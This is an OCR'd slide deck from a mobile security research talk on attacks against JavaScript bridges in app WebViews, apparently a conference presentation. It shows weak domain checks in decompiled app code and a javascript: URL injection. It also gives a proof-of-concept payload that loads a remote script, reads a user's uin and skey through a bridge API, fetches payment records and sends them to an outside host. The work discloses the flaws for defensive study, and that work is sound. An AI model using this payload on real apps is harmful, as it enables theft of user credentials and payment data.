
Bridge Attack

—Double-edged Sword in MobileSec



Zidong Han

Self Introduction



- Mobile Security researcher
  -Tencent Mobile Security Labs Razor Team
- Focuses on App vulnerability and IOT related security
- GeekPwn 2018 winner in “Hacker Pwn in House”
- HITB-SECCONF-2018-Beijing


Agenda

- What is Bridge Attack
- Why a Bridge Attack
- Bridge Attack and Exploit Cases
- Defense the Bridge Attack
- Conclusion

What is Bridge Attack


Develop Fast Without Risk?






What is Abstract Bridge

- Mobile App
  - Android: Javascript in WebView
  - IOS:UIWebView/WKWebView
- IoT Device
  - DLNA/Upnp/WebSocket





"UnOffical" definition of ***Bridge Attack***

Why a Bridge Attack

WebView Attack in Past


- Using addJavascriptInterface to RCE
  - CVE-2012-6336
- WebView Cross-domain Risk
  - setAllowFileAccess
  - setAllowFileAccessFromFileURLs
  - setAllowUniversalAccessFromFileURLs
- URL Scheme Attack
  - <scheme>://<host>:<port>/<path>?<query> with exported component

Difference in Bridge Attack

- More Attack Surface
- Vulnerability effect with Bridge Ability
- Both Mobile Apps & IoT devicves

Bridge Attack and Exploit Cases

Bridge Attack Surface in Mobile Application




Bypass Identification Check

- XSS attack from url
- InSecure domain check(CSRF)
- JS Bridge(@JavascriptInterface) Man-in-the-Middle Attack

Insecure Check Case I

123safe.com



str.contains("safe.com")
str.endsWith("safe.com")

```
this.m = a;
s();
boolean t = t();
if (NewWebViewUtil.a.a(a, getApplicationContext())) {
    if (!a.contains("[redacted].com") && !HybridModuleApplication.a.a()) {
        this.a.removeJavascriptInterface("[redacted]");
    } else if (!(NewWebViewUtil.a.b(a) || AccountManager.a.c() || DelayABTest.a.b() != 0)) {
        d = a;
        Routers.a(this, Pages.PAGE_WELCOME_CLEAR_STACK);
        finish();
    }
```

Expolit JsBridge Ability

- Custom JsApi better or worse?
- Easy Web attack can csrf in apps

```
@JavascriptInterface
public void sendClientRequest(@NotNull String str) {
    AjaxEntity ajaxEntity = (AjaxEntity) BridgeUtils.a(str, AjaxEntity.class);
    if (ajaxEntity != null && ajaxEntity.getData() != null) {
        AjaxInfo ajaxInfo = (AjaxInfo) ajaxEntity.getData();
        final String callback = ajaxEntity.getCallback();
        if (ajaxInfo.getType() != null) {
            Observable call;
            Map a = BridgeUtils.a(ajaxInfo.getData());
            Map hashMap = new HashMap();
            if (a != null) {
                for (Entry entry : a.entrySet()) {
                    hashMap.put(entry.getKey(), entry.getValue().toString());
                }
            }
            HttpUrl.Builder a2 = BridgeModel.a(ajaxInfo.getUrl());
            String type = ajaxInfo.getType();
            Object obj = -1;
            switch (type.hashCode()) {
                case 70454:
                    if (type.equals("GET")) {
                        obj = null;
                        break;
                    }
                    break;
                case 79599:
                    if (type.equals("PUT")) {
                        obj = 2;
                        break;
```

漏洞盒子

Insecure Check Case II

http://xxx.com/mobile/middle_page/index.html?
url=javascript:alert(document.cookie);//m2.mobike.com

```
//手Q&&手
function callQQ(url, options) {

    var settings = {
        env: options && options.env || 'unknown'
    };

    utils.getXHR(url, function () {
        if (url.indexOf('m2.mobike.com') > -1) {
            location.replace(url);
            return true;
        }

        jumpUrl(url);
    });
```

What Can we do except stealing cookie??

Insecure Check Case II

Payload Question:

- import js file from outer url
- exec any Sensitive JsApi
- send user sensitive data to malicious url

```
/*
    引入外部js&执行目标函数
*/
javascript:s=document.createElement(%22script%22);
s.src=%22http%3A%2F%2Fyaphetsh.com%2Ftest.js%22;
document.body.appendChild(s);
setTimeout(%22testabc()%22,1000); //渲染[redacted] js加载
```

Insecure Check Case II

```
new_element = document.createElement('script');
new_element.setAttribute('type', 'text/javascript');
new_element.setAttribute('src', 'http://open.mobil  m/sdk/  pi.js?_bid=152');
document.body.appendChild(new_element);

function testabc() {

    var uin;
    mqq.data.getUserInfo(function(responseText) {
        uin = responseText.uin;
        skey = responseText.skey;

        mqq.data.sendRequest({
            url: "https://m  .com/cgi-bin/clientv1.0/  llet_record_list.cgi",
            params: {
                "uin": uin,
            },
            options: {
                method: "POST"
            }
        }, function(responseText) {

            result = JSON.stringify(responseText);
            window.location.href = encodeURI("http://  hetsh.com/attact?name=" + result);

        });
    });

}
```


Import jsapi file

Call getUserInfo jsapi

sendRequest jsapi to get pay info

Steal user pay info

Attack From A Malicious Url

